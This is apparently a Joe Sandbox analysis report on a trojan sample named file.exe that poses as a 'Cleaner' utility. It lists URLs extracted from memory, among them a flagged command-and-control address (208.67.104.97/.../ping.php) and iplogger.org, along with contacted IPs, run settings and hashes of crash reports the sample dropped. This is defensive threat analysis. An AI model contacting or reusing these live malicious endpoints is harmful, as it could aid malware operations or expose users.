http://www.typography.net.	Cleaner.exe, 0000001E.00000003.358138566.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.358211225.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.358174176.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.fontbureau.comF.	Cleaner.exe, 0000001E.00000003.366231899.0000022E6B025000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinteIN	file.exe, 00000000.00000000.286113047.000000000663000.00000004.00000020.00020000.00000000.sdmp, file.exe, 00000000.00000000.279933925.0000000000663000.00000004.00000020.00020000.00000000.sdmp, file.exe, 00000000.00000000.266426572.0000000000663000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	Cleaner.exe, 0000001E.00000003.365415203.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.364887394.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comH	Cleaner.exe, 0000001E.00000003.364960603.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.364938213.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cno.X	Cleaner.exe, 0000001E.00000003.360922906.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comvaRegular	Cleaner.exe, 0000001E.00000003.364466049.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.364386372.0000022E6B02F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/H	Cleaner.exe, 0000001E.00000003.361876984.0000022E6B030000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&subst	file.exe, 00000000.00000000.265432136.000000019B000.00000004.00000010.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ccleaner.comqhttps://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	file.exe, 00000000.00000003.329174439.00000003B66000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.322735199.0000000003735000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.330761545.0000000003960000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.298651598.00000000031EF000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.331371122.0000000003B95000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.323082305.0000000000390E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.323416274.0000000003AF9000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.328400230.0000000003943000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.324070957.0000000000373E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327501854.0000000003946000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.330045945.0000000003734000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.325291539.00000000392E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327061375.000000000373D000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327857443.0000000003735000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.326688973.0000000003B2B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.332041691.0000000003735000.00000004.00000800.00020000.00000000.sdmp, soft[1].0.dr, Cleaner.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	Cleaner.exe, 0000001E.00000003.362097359.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://iplogger.org	Cleaner.exe, 0000001E.00000002.631260958.0000022E00001000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://iplogger.orgx	Cleaner.exe, 0000001E.00000002.635650155.0000022E0040E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.kralRegular	Cleaner.exe, 0000001E.00000003.359574972.0000022E6B03B000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/F.	Cleaner.exe, 0000001E.00000003.361876984.0000022E6B030000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netTTF.	Cleaner.exe, 0000001E.00000003.358138566.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://iplogger.org	Cleaner.exe, 0000001E.00000002.635678816.0000022E00418000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	Cleaner.exe, 0000001E.00000003.360298044.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/x	Cleaner.exe, 0000001E.00000003.361876984.0000022E6B030000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	Cleaner.exe, 0000001E.00000003.366066171.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.366036453.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn8	Cleaner.exe, 0000001E.00000003.360298044.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://g-cleanit.hk	file.exe, 00000000.00000003.329174439.0000000003B66000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.322735199.0000000003735000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.330761545.0000000003960000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.298651598.00000000031EF000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.331371122.0000000003B95000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.323082305.0000000000390E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.323416274.0000000003AF9000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.328400230.0000000003943000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.324070957.0000000000373E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327501854.0000000003946000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.330045945.0000000003734000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.325291539.0000000000392E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327061375.000000000373D000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.327857443.0000000003735000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.326688973.0000000003B2B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.332041691.0000000003735000.00000004.00000800.00020000.00000000.sdmp, soft[1].0.dr, Cleaner.exe.0.dr	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	Cleaner.exe, 0000001E.00000003.361876984.0000022E6B030000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.362097359.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netF.	Cleaner.exe, 0000001E.00000003.358138566.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cno.	Cleaner.exe, 0000001E.00000003.360922906.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.htmlll.	Cleaner.exe, 0000001E.00000003.366036453.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/	Cleaner.exe, 0000001E.00000003.364266164.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
148.251.234.83	iplogger.org	Germany		24940	HETZNER-ASDE	false
208.67.104.97	unknown	United States		20042	GRAYSON-COLLIN-COMMUNICATIONSUS	true
85.31.46.167	unknown	Germany		43659	CLOUDCOMPUTINGDE	true
107.182.129.235	unknown	Reserved		11070	META-ASUS	false
171.22.30.106	unknown	Germany		33657	CMCSUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715158
Start date and time:	2022-10-03 17:41:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal96.troj.winEXE@21/51@1/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WerFault.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Execution Graph export aborted for target Cleaner.exe, PID 4628 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536

Entropy (8bit):	0.9188960827612409
Encrypted:	false
SSDEEP:	192:/Saa1VfavljH56rL03jDyc/u7sOS274lt1hBx:/c2556rgjD/u7sOX4ltN
MD5:	FCCF03A72A3D70F2206DDC19C6DFA1C5
SHA1:	DD27941EF691A6FD3EBD81B2CC1EE6A6B28068E9
SHA-256:	3FBED246A18DD92B2D4CCE8CAA08381D022C71F24F2D9D5066A29A020C54A462
SHA-512:	F949BA205ACCA0508D301BAE31F4968C6652912DE2CA0043CD7FEB518B43E8D8830F9922C05B33F729AA58CCD82BD9D198B485AD9B6FBF56E4554E81FDD440 5
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.5.8.5.2.5.7.9.8.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f. i.e.r.=.1.5.5.5.c.1.8.7.-.2.4.4.c.-.4.0.8.d.-.9.d.3.b.-.9.7.e.5.d.4.c.9.b.9.4.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.f.c.7.c.a.3.f.-.3.5.8.1.-.4.f.5.8.-.8.b.5.d.-.3.8. 3.d.8.8.4.2.6.8.c.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.- .0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b. 0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B. o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8847922385921617
Encrypted:	false
SSDEEP:	192:Ca1VfavNjH56rL03jDym/u7spS274lt1hBx:F2x56rgjJ/u7spX4ltN
MD5:	045350D3F506D65A4AA750CD926CED5F
SHA1:	A2AFE64BB69714BD712DFD8FEE83B3B582D89A91
SHA-256:	0508015AE2B2B1CB3472C4459EF8BEC8099C719ADD1770185AB939AFDBAF136D
SHA-512:	8AE065C67A139D6DE61B98E4A0759F202FD7D0B3033F8C8DD84D9E9828693F4AB2911CB3B79458D84372C07C7341199A591D1F3B2A01C990F3A4C86EC0C3A99
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.3.5.4.6.1.3.2.0.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f. i.e.r.=.6.2.2.f.9.f.9.f.-.d.d.8.0.-.4.c.c.4.-.a.7.7.5.-.b.9.d.b.9.2.2.9.e.8.5.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.4.2.6.c.9.f.7.-.2.0.d.5.-.4.d.5.7.-.9.2.5.a.-.6.1. 9.1.4.e.4.0.9.0.5.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.- .0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b. 0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B. o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.842266400581941
Encrypted:	false
SSDEEP:	192:O01a1VfavnjH56rL03jDB/u7spS274lt1hBx:O0S2j56rgjl/u7spX4ltN
MD5:	85094D9C5EF6D2E7E289BC2608268853
SHA1:	C37EF11883705B25002E3532E9D0E40BD43A20FB
SHA-256:	99586DA1455970C5232C2380D240D02580E26BE557797265E83E479269AC6D83
SHA-512:	6EF9497ADDF4BB74696CB58809D54280364ECBC639BC2B663E5DAB6EF9521636A3C2A44A027C139AB5A6759435E3FA4D5A1EFFFC82ECF1D0A31E49FE3570AD DC
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.2.3.8.2.1.9.8.4.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f. i.e.r.=.2.8.5.3.3.6.7.5.-.c.7.0.1.-.4.e.9.6.-.9.f.6.3.-.d.8.9.7.6.1.8.d.0.5.4.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.9.c.0.5.4.b.1.-.2.c.f.6.-.4.9.9.9.-.8.a.c.f.-.5.f. 7.9.6.a.c.d.e.0.f.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.- .0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b. 0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B. o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators

Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8423223365804364
Encrypted:	false
SSDEEP:	192:oTxUESa1Vfav0jH56rL03jDB/u7spS274lt1hBx:sD2a56rgjl/u7spX4ltN
MD5:	D40F054883F5574001B5F974FD4E22D7
SHA1:	17E872F0A393855EE3737405B8BDE67F3216D190
SHA-256:	D3C2CCE0F9C9A3E565C7104FD74566A5AF2A0FCBF55E2DD3158CEC0F5DDD9AC3
SHA-512:	64C57F2BB69467DB2AAEEE9A2750B5963AA544A87304418677B2C900517AFD37DD4E65E506365C8EC47F435AE543A59FAFADDBD8231FE8A84B13FADD046EC8D8
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.1.7.7.4.0.9.2.7.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.5.5.6.2.f.8.2.-.4.d.e.7.-.4.d.3.7.-.b.c.2.2.-.b.e.1.5.d.d.1.f.5.9.5.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.0.9.b.5.4.7.1.-.6.1.a.a.-.4.b.5.5.-.a.f.2.1.-.8.d.9.1.9.b.8.4.a.a.e.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8422240262457396
Encrypted:	false
SSDEEP:	192:ZTa1VfavSjH56rL03jDB/u7spS274lt1hBx:62Q56rgjl/u7spX4ltN
MD5:	B99DFC1DCEBB789F1DD111A73611D636
SHA1:	906F132099103DC458CC3188A90BB5C063EEA226
SHA-256:	D360715792237D1095C680060AAD37BC256C4FEAC2ABFA67A5BAA462515B0A0B
SHA-512:	F7726E5B68F40FD47FFBFFA8123E5C5BF1BB3012189100BCE904868587AF861178DB14E4EE922638FC1EA545566A187F38EE9DE59E04E712E3162037D86EE4F4
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.2.1.5.6.6.6.3.8.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.4.6.c.1.e.d.c.-.7.7.0.4.-.4.f.7.7.-.b.9.5.6.-.3.4.b.7.4.0.2.8.d.4.5.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.d.b.9.c.4.f.e.-.7.5.2.c.-.4.7.0.e.-.8.a.2.0.-.3.f.5.1.4.c.3.6.7.0.2.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8649227754744622
Encrypted:	false
SSDEEP:	192:La1VfavajH56rL03jDm/u7spS274lt1hBx:Y2o56rgjC/u7spX4ltN
MD5:	F4775207330948AFDAA9160AD9EEDBD4
SHA1:	83E7F6C06030221B1CE48A4717EA0B30096A39A0
SHA-256:	EF8345D6601548A4BFE6B60B4F25FB1AD88D90AD6A8B99EEA68C539D3E1FD6CA
SHA-512:	59CB71B5C2A4C308D688FED678BFAF3FC46E1A914E97C290E3C874CAD090991BB3A67CBF6AA77CEE1459CDA415706384F322212F1ED8BBC89AD4866D8A4A0863
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.7.2.8.3.3.0.5.1.0.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.5.1.a.a.a.9.8.-.4.4.0.e.-.4.b.d.a.-.a.a.3.8.-.b.b.4.1.8.3.2.e.d.b.9.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.e.a.f.4.3.6.c.-.2.5.5.8.-.4.1.2.f.-.a.9.b.c.-.6.c.0.2.5.2.3.5.c.f.7.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.f.8.-.0.0.0.1.-.0.0.1.a.-.4.1.4.8.-.d.c.1.7.8.a.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8419855119820575
Encrypted:	false
SSDEEP:	192:la1VfavNjH56rL03jDB/u7spS274lt1hBx:C2x56rgjl/u7spX4ltN
MD5:	7AF3F4160BC3546410E7DC180A7ECF06
SHA1:	A8E1021D9671D1F5659B12B3070C2B9F4B5EDD21
SHA-256:	8E3D5679AE0FF52EAEBF5503EFAB5D908540ECB1F0B85B442627F4BD58F2CE30
